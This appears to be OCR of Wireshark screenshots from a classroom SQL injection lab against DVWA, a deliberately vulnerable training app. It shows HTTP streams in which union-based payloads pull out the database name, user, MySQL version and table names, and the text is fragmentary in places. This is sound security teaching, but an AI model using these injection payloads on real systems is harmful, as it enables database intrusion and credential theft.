


```
No.  Time        Source      Destination  Protocol Length Info
  8  0.014383    10.0.2.4    10.0.2.15    HTTP      496  GET /dvwa/index.php HTTP/1.1
  9  0.015485    10.0.2.15   10.0.2.4     HTTP     3107  HTTP/1.1 200 OK (text/html)
 10  0.015485    10.0.2.4    10.0.2.15    TCP        66  35614 → 80 [ACK] Seq=1019 Ack=3406 Win=3648
 11  0.068625    10.0.2.4    10.0.2.15    HTTP      429  GET /dvwa/dvwa/css/main.css HTTP/1.1
 12  0.070400    10.0.2.15   10.0.2.4     HTTP     1511  HTTP/1.1 200 OK (text/css)
 13  174.254430  10.0.2.4    10.0.2.15    HTTP      536  GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submi
 14  174.254581  10.0.2.15   10.0.2.4                    35638 [ACK] Seq=1 Ack=471 Win=235 Len=
 15  174.257989  10.0.2.15   10.0.2.4                    P/1.1 200 OK (text/html)
 16  220.490531  10.0.2.4    10.0.2.15                   /dvwa/vulnerabilities/sqli/?id=1%27+or+%27
 17  220.490637  10.0.2.15   10.0.2.4                    35640 [ACK] Seq=1 Ack=512 Win=235 Len=
 18  220.493085  10.0.2.15   10.0.2.4                    P/1.1 200 OK (text/html)
 19  277.727722  10.0.2.4    10.0.2.15                   /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3
 20  277.727871  10.0.2.15   10.0.2.4                    35642 [ACK] Seq=1 Ack=565 Win=236 Len=

Frame 13: 536 bytes on wire (4288 bits), 536 bytes captured (4288 b
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCo
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35638, Dst Port: 80, Seq: 1,
Hypertext Transfer Protocol

0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ' H   ' $ E
```




Find text: 1=1

```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
```



Follow HTTP Stream (tcp.stream eq 1)
Stream Content
Entire conversation (5894 bytes)

```
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
.</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://
www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/
SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://
ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
..<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet"
target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
..<li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/
```


SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save
Frame 19
Ethernet
Internet
Transmiss
Hypertex
Wireshark: Find text
Cancel
Find

Filter: tcp.stream eq 3

```
No.  Time        Source     Destination  Protocol  Length  Info
  19 277.727722  10.0.2.4   10.0.2.15    HTTP         630  GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D
  20 277.727871  10.0.2.15  10.0.2.4     TCP           66  80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=(
  21 277.732200  10.0.2.15  10.0.2.4     HTTP        1955  HTTP/1.1 200 OK (text/html)
```


Follow HTTP Stream (tcp.stream eq 3)

Stream Content

Find text: 1=1

```
GET /dvwa/vulnerabilities/sqli/?
id=1%27+or+1%3D1+union+select+datab                          Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686;
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/?id=1%27+or+%270%27%3D%270+&Submit=Submit
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:20:05 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
```

Estrazione: nome database, versione MySQL, nomi utenti, hash password




Follow HTTP Stream (tcp.stream eq 3)

Stream Content

```
..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
.</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://
www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/
SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://
ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
..<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet"
```

Entire conversation (6532 bytes)




Filter: tcp.stream eq 4

```
No.  Time        Source     Destination  Protocol Length Info
  22 313.710129  10.0.2.4   10.0.2.15    HTTP       659  GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D
  23 313.710277  10.0.2.15  10.0.2.4     TCP         66  80 → 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0
  24 313.7
```

```
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76
www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blar
SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://
ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
..<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet"
target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
```

Find text: 1=1

Frame 22: 65
Ethernet II, S
Internet Pro
Transmission
Hypertext Tr



Filter: tcp.stream eq 5

```
No.  Time        Source     Destination  Protocol Length Info
  25 383.277032  10.0.2.4   10.0.2.15    HTTP       680  GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D
  26 383.277811  10.0.2.15  10.0.2.4     TCP         66  80 → 35666 [ACK] Seq=1 Ack=615 Win=236 Len=0
  27 383.284289  10.0.2.15  10.0.2.4     HTTP      4068  HTTP/1.1 200 OK (text/html)
```


```
union select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null,
table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: general_log</pre><pre>ID: 1' or 1
information_schema.tables#<br />First name: <br />Surname:                          union
select null, table_name from information_schema.tables#<br />                       gory</
pre><pre>ID: 1' or 1=1 union select null, table_name from infor                      ne: <br /
>Surname: help_keyword</pre><pre>ID: 1' or 1=1 union select
information_schema.tables#<br />First name: <br />Surname: h                         union select
null, table_name from information_schema.tables#<br />First name: <br />Surname: help_topic</pre><pre>ID: 1'
```

Find text: users

Entire conversation (45686 bytes)

Frame 25:
Ethernet II
Internet P
Transmissi
Hypertext

```
0000  08 00 2
0010  02 9a 7
0020  02 0f 8
```



```
No.  Time        Source    Destination  Protocol  Length  Info
 28  441.804070  10.0.2.4  10.0.2.15    HTTP      685     GET /dvwa/vulnerabilities/sqli/?id=1%2
```

Follow HTTP Stream (tcp.stream eq 6)

